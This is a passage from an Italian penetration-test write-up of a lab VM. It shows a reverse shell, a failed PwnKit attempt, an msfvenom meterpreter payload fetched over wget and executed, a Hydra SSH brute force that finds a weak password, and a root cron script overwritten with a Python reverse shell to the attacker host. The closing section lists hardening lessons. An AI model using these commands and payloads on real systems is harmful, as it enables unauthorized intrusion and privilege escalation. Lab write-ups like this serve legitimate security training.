└─$ nc -lvp 4444
listening on [any] 4444 ...
```

Una volta fatto ciò ho ottenuto accesso immediato al server.

```
(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 48613
bash: no job control in this shell
www-data@bsides2018:/var/www/backup_wordpress$
```

Target Enumeration

Ho quindi eseguito qualche comando di enumerazione:

```
www-data@bsides2018:/var/www/backup_wordpress$ whoami
id
uname -a
whoami
www-data
www-data@bsides2018:/var/www/backup_wordpress$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bsides2018:/var/www/backup_wordpress$ uname -a
Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i
686 i386 GNU/Linux
```

Ed ho tentato di vedere se l'utente avesse la possibilità di utilizzare sudo, senza però ottenere esito positivo.

```
www-data@bsides2018:/var/www/backup_wordpress$ sudo -l
sudo -l
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: no tty present and no askpass program specified
Sorry, try again.
sudo: 3 incorrect password attempts
www-data@bsides2018:/var/www/backup_wordpress$
```

SUID

Ho successivamente effettuato una ricerca per scovare eventuali SUID per i quali avrei potuto cercare delle vulnerabilità basate sulla versione dell'OS trovato poco fa.

```
find / -perm -4000 -type f 2>/dev/nul
```

```
www-data@bsides2018:/var/www/backup_wordpress$ find / -perm -4000 -type f 2>/dev/null
/null/ -perm -4000 -type f 2>/dev
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ping
/bin/mount
/bin/su
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/pt_chown
/usr/bin/arping
/usr/bin/at
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/lpasswd
/usr/bin/sudoedit
/usr/bin/chsh
/usr/bin/kr
/usr/bin/pkexec
/usr/sbin/uuidd
/usr/sbin/pppd
www-data@bsides2018:/var/www/backup_wordpress$
```


Exploiting attempts

pkexec

Tra i risultati più interessanti vi era sicuramente **pkexec**; ne ho controllato la versione ed ho scoperto che era la **0.104**, vulnerabile a determinati exploit.

```
www-data@bsides2018:/var/www/backup_wordpress$ which pkexec && pkexec --version
/usr/bin/pkexec
pkexec version 0.104
www-data@bsides2018:/var/www/backup_wordpress$
```

Ho dunque scaricato, sulla kali, l'exploit da GitHub



E l'ho poi compilato per essere eseguito dalla macchina target.

```
(kali㉿kali)-[~/Downloads]
$ gcc -m32 -static -O2 pwnkit.c -o pwnkit32_static

(kali㉿kali)-[~/Downloads]
$ file pwnkit32_static
pwnkit32_static: ELF 32-bit LSB executable, Intel i386, version 1 (GNU/Linux), statically link
ed, BuildID[sha1]=d30eca907f9f6df269d4f0a2fffd57089ca8d93d, for GNU/Linux 3.2.0, not stripped

(kali㉿kali)-[~/Downloads]
$
```

E' stato poi necessario avviare un server **python** sulla porta **8000** per permettere il trasferimento del file appena compilato.

```
(kali㉿kali)-[~/Downloads]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Ho dunque usato **wget http://10.0.2.15:800/pwnkit32_static -O pwnkit** per scaricare il file tramite la shell sulla macchina target.

```
bash: wget: command not found
www-data@bbsides2018:/tmp/exploit$ wget http://10.0.2.15:8000/pwnkit32_static -O pwnkit
c:\pwnkit$ wget http://10.0.2.15:8000/pwnkit32_static -O pwnkit
--2025-08-09 10:09:12-- http://10.0.2.15:8000/pwnkit32_static
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 729792 (713K) [application/octet-stream]
Saving to: 'pwnkit'

0K ..... 7% 1.82M 0s
50K ..... 14% 13.1M 0s
100K ..... 21% 26.2M 0s
150K ..... 28% 40.1M 0s
200K ..... 35% 22.0M 0s
250K ..... 42% 408M 0s
300K ..... 49% 45.8M 0s
350K ..... 56% 584M 0s
400K ..... 63% 8.48M 0s
450K ..... 70% 61.4M 0s
500K ..... 77% 566M 0s
550K ..... 84% 75.5M 0s
600K ..... 91% 488M 0s
650K ..... 98% 576M 0s
700K ..... 100% 425M=0.04s

2025-08-09 10:09:12 (15.6 MB/s) - 'pwnkit' saved [729792/729792]
```


Ho dunque avviato l'exploit ma l'outcome non è andato come previsto e non sono riuscito a sfruttare la vulnerabilità. Ho provato altre versioni del CVE ma nessuna ha avuto esito positivo.

```
www-data@bsides2018:/tmp/exploit$ ./pwnkit
./pwnkit
Glib: Cannot convert message: Could not open converter from 'UTF-8' to 'BRUH'
The value for environment variable TERM contains suspicious content

This incident has been reported.
www-data@bsides2018:/tmp/exploit$
```

Ho successivamente eseguito una ricerca all'interno dei file di configurazione del DB wordpress per trovare ulteriori credenziali ed ho trovato una possibile psw per l'account john: **thiscannotbeit**.

```
www-data@bsides2018:/var/www/backup_wordpress$ grep -r -E "DB_(NAME|USER|PASSWORD|HOST)" /var/www/backup_wordpress/wp-config.php
define('DB_NAME', 'wp');
define('DB_USER', 'john@localhost');
define('DB_PASSWORD', 'thiscannotbeit');
define('DB_HOST', 'localhost');
www-data@bsides2018:/var/www/backup_wordpress$
```

Ho provato ad autenticarmi con questa psw in diversi servizi ma in nessuno di questi ha avuto esito positivo.

Shell upgrade

Ho quindi pensato di provare ad effettuare un upgrade della shell sfruttando meterpreter ma anche in questo caso ogni tentativo è fallito.

```
(kali@kali)~$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 48637
bash: no job control in this shell
www-data@bsides2018:/var/www/backup_wordpress$ wget http://10.0.2.15:8080/shell.elf
chmod +x shell.elf
./shell.elf
c\w\Backup_wordpress$ wget http://10.0.2.15:8080/shell.elf
--2025-08-09 11:12:29-- http://10.0.2.15:8080/shell.elf
Connecting to 10.0.2.15:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
Saving to: 'shell.elf'

OK                               100% 43.7M=0s

2025-08-09 11:12:29 (43.7 MB/s) - 'shell.elf' saved [207/207]

www-data@bsides2018:/var/www/backup_wordpress$ chmod +x shell.elf
www-data@bsides2018:/var/www/backup_wordpress$ ./shell.elf

ls

```

```
meterpreter > getuid
Server username: www-data
meterpreter > sysinfo
Computer : 10.0.2.4
OS : Ubuntu 12.04 (Linux 3.11.0-15-generic)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > shell
Process 3866 created.
Channel 1 created.
```

```
Metasploit Documentation: https://docs.metasploit.com/

msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST => 10.0.2.4
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (1017704 bytes) to 10.0.2.4
[*] Exploit failed [user-interrupt]: Interrupt
[*] run: Interrupted
msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.15:5555
[*] Sending stage (1017704 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:5555 => 10.0.2.4:37011) at 2025-08-09 14:12:29 -0400

meterpreter >
```

```
(kali@kali)~$ cd ~/Downloads
(kali@kali)~/Downloads$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=5555 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes

(kali@kali)~/Downloads$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.4 - - [09/Aug/2025 14:12:29] "GET /shell.elf HTTP/1.1" 200 -
```

Ho deciso quindi di cercare altri exploit tramite l'affidabile [msfconsole](#) che ho tramite [use post/multi/recon/local_exploit_suggester](#).

msfconsole

```
metasploit > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.0.2.4 - Collecting local exploits for x86/linux...
/usr/share/metasploit-framework/modules/exploits/linux/local/sock_sendpage.rb:47: warning: key
"Notes" is duplicated and overwritten on line 66
/usr/share/metasploit-framework/modules/exploits/unix/webapp/phpbb_highlight.rb:46: warning: k
ey "Notes" is duplicated and overwritten on line 51
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10:
warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library,
but will no longer be part of the default gems starting from Ruby 3.4.0.
You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.
[*] 10.0.2.4 - 205 exploit checks are being tried...
[*] 10.0.2.4 - exploit/linux/local/network_manager_vpnc_username_priv_esc: The service is runn
ing, but could not be validated.
[*] 10.0.2.4 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[*] 10.0.2.4 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] 10.0.2.4 - exploit/linux/local/sudoedit_bypass_priv_esc: The target appears to be vulnerab
le. Sudo 1.8.3p1.pre.ubuntu3.4 is vulnerable, but unable to determine editable file. OS can N
OT be exploited by this module
[*] Running check method for exploit 66 / 66
[*] 10.0.2.4 - Valid modules for session 1:

# Name Potentially Vulnerable
? Check Result
-
1 exploit/linux/local/network_manager_vpnc_username_priv_esc Yes
2 exploit/linux/local/pkexec Yes
3 exploit/linux/local/su_login Yes
4 exploit/linux/local/sudoedit_bypass_priv_esc Yes
5 The target appears to be vulnerable. Sudo 1.8.3p1.pre.ubuntu3.4 is vulnerable, but unable
to determine editable file. OS can NOT be exploited by this module
```

Anche in questo caso ho però avuto esito negativo con qualunque degli exploit trovati durante la scansione qui sopra.

ROOT method 1

Ormai a corto di idee, ho deciso di tornare ad indagare sul servizio ssh, l'unico servizio che ancora non ero riuscito nemmeno a scalfire.

Ricercando l'errore precedentemente ottenuto tramite il bruteforce ho scoperto che il servizio poteva essere stato disattivato anche solo per uno degli users che avevo dati in lista ad hydra e ciò avrebbe potuto portare al fallimento di ogni tentativo di login anche da parte di eventuali utenti autorizzati.

Ho quindi provato ad effettuare il bruteforce utilizzando uno alla volta ogni username singolarmente.

```

100 tries per task
[DATA] attacking ssh://10.0.2.4:22/
[ERROR] target ssh://10.0.2.4:22/ does not support password authentication (method reply 4).

[kali@kali]~$ hydra -l john -P /usr/share/wordlists/rockyou.txt -t 4 -V 10.0.2.4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-09 16:48:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586
100 tries per task
[DATA] attacking ssh://10.0.2.4:22/
[ERROR] target ssh://10.0.2.4:22/ does not support password authentication (method reply 4).

[kali@kali]~$ hydra -l anne -P /usr/share/wordlists/rockyou.txt -t 4 -V 10.0.2.4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-09 16:48:29
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586
100 tries per task
[DATA] attacking ssh://10.0.2.4:22/
[ATTEMPT] target 10.0.2.4 - login "anne" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.0.2.4 - login "anne" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.0.2.4 - login "anne" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.0.2.4 - login "anne" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.0.2.4 - login "anne" - pass "iloveyou" - 5 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.0.2.4 - login "anne" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.0.2.4 - login "anne" - pass "1234567" - 7 of 14344399 [child 1] (0/0)
[22][ssh] host: 10.0.2.4 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-09 16:48:45

[kali@kali]~$

```

hydra -l anne ha funzionato ed è riuscito a scovare la password di tale utente!!
psw: princess.

Ho subito tentato di loggarmi tramite ssh con le credenziali anne:princess ed ho così ottenuto accesso al sistema.

```

[kali@kali]~$ ssh anne@10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.4' (ECDSA) to the list of known hosts.
anne@10.0.2.4's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$

```

A quel punto ho voluto controllare se l'account avesse accesso al comando sudo su, scoprendo con gran sorpresa che ero riuscito senza troppi sforzi ad ottenere i privilegi root!

```

anne@bsides2018:~$ whoami
anne
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne#

```

ROOT method 2

Sapevo però esserci un altro modo per ottenere tali privilegi; sono dunque tornato all'interno della reverse shell che avevo ricavato dal php injection ed ho provato a cercare se vi fossero file con permessi di root editabili da qualunque utente.

Se così fosse stato avrei facilmente potuto inserire uno script che avrei poi tentato di far eseguire dal sistema per ottenere l'upgrade dei privilegi.

`find / -type f -user root -perm -o+w 2>/dev/null -ls`

```
73451 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6254/attr/exec
73452 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6254/attr/fscreate
73453 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6254/attr/keycreate
73454 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6254/attr/sockcreate
73538 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6283/task/6283/attr/current
73540 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6283/task/6283/attr/exec
73541 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6283/task/6283/attr/fscreate
73542 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6283/task/6283/attr/keycreate
73543 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6283/task/6283/attr/sockcreate
73544 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6283/attr/current
73546 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6283/attr/exec
73547 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6283/attr/fscreate
73548 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6283/attr/keycreate
73549 0 -rw-rw-rw- 1 root root 0 Aug 9 14:58 /proc/6283/attr/sockcreate
5545 0 -rw-rw-rw- 1 root root 0 Aug 9 04:04 /sys/kernel/security/apparmor/.access
37657 4 -rwxrwxrwx 1 root root 64 Mar 3 2018 /usr/local/bin/cleanup
```

(Per ridurre il numero di risultati non rilevanti avrei potuto usare tale script:

```
for d in $(echo $PATH | tr ':' ' '); do
  find "$d" -maxdepth 1 -type f -user root -perm -o+w 2>/dev/null -ls
done
)
```

Visionando il file notiamo che il file serve ad automatizzare la pulizia dei log sul server apache2.

```
$ cat /usr/local/bin/cleanup
#!/bin/sh

rm -rf /var/log/apache2/*      # Clean those damn logs!!

$
```

Ho dunque scoperto la presenza di un file con permessi root all'interno della cartella `usr/local/bin` chiamato `cleanup`. Ho subito provveduto a creare una copia del file per evitare di compromissioni irrimediabili.

```
Error opening terminal: unknown.
$ cp /usr/local/bin/cleanup /tmp/cleanup.bak
$
```

Ho successivamente scoperto ogni quanto il file viene eseguito da cron ed ho determinato che cleanup viene runnato ogni minuto.

`grep -R --line-number cleanup /etc/cron* /var/spool/cron* 2>/dev/null`

```
$ grep -R cleanup /etc/cron* /var/spool/cron* 2>/dev/null
/etc/crontab:* * * * * root /usr/local/bin/cleanup
$
```

A fronte di tali presupposti ho quindi inserito uno script python all'interno del file:

```
echo 'python -c "import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.c
onnect(("10.0.2.15",5555));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(
),2);subprocess.call(["/bin/bash","-i"])" > /usr/local/bin/cleanup
```

E dopo nemmeno un minuto ho ottenuto una shell con permessi root sul mio socket nc in ascolto sulla porta 5555.

```
(kali@kali) ~$ nc -lvp 5555
listening on [any] 5555 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 40249
bash: no job control in this shell
root@bsides2018:~#
$ echo 'python -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.2.15",5555));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/
```

```
bash: no job control in this shell
root@bsides2018:~# whoami
whoami
root
root@bsides2018:~#
```

Ricerca flag.txt

Un'ultima cosa che mi sono accinto a fare è stata la ricerca di una possibile flag all'interno della macchina tramite comando `find / -type f -iname *flag.*` ed ho dunque trovato `flag.txt` all'interno di `/root`.

```
root@bsides2018:~# find / -type f -iname "*flag.*" 2>/dev/null
find / -type f -iname "*flag.*" 2>/dev/null
/var/www/backup_wordpress/wp-includes/images/icon-pointer-flag.png
/root/flag.txt
/usr/share/gnome/help/shotwell/C/organize-flag.page
/usr/share/gnome/help-langpack/evolution/en_GB/mail-follow-up-flag.page
/usr/share/app-install/desktop/bzflag-data:bzflag.desktop
/usr/src/linux-headers-3.11.0-15-generic/include/config/zone/dma/flag.h
root@bsides2018:~#
```

Conclusioni

L'attività ha permesso di simulare un attacco in ambiente controllato, seguendo il ciclo tipico di un **penetration test**: ricognizione, enumerazione, sfruttamento iniziale e privilege escalation.

La compromissione della macchina target è avvenuta principalmente tramite due vie:

1. **Accesso tramite brute force mirato su servizio SSH**, sfruttando la password debole di un utente reale (anne:princess), che ha permesso di ottenere immediatamente privilegi root.
2. **Abuso di un cron job mal configurato** che eseguiva, come root e ogni minuto, uno script modificabile da utenti non privilegiati. La sostituzione del contenuto con una reverse shell Python ha garantito l'accesso root da remoto.

Un elemento rilevante è stato il **webserver apparentemente dismesso**, privo di contenuti visibili e con indizi minimi di utilizzo, ma ancora attivo.

Questa scelta errata di mantenere un servizio superfluo esposto ha fornito un punto di ingresso inatteso, sfruttato con successo tramite enumerazione delle directory e injection di codice PHP.

L'attacco ha messo in evidenza diverse **debolezze di sicurezza**:

- Servizi attivi non necessari e non monitorati.
- Credenziali deboli e riutilizzate.
- Configurazioni cron non sicure.
- Mancanza di aggiornamenti di sistema.
- Permessi eccessivi su file critici.

Queste vulnerabilità, pur in un contesto didattico, sono comuni in ambienti reali e dimostrano come **security hardening**, dismissione effettiva dei servizi non più usati e protezione delle credenziali siano fondamentali.

L'operazione si è conclusa con il pieno controllo della macchina target e il recupero della **flag.txt** in /root, confermando il successo del test.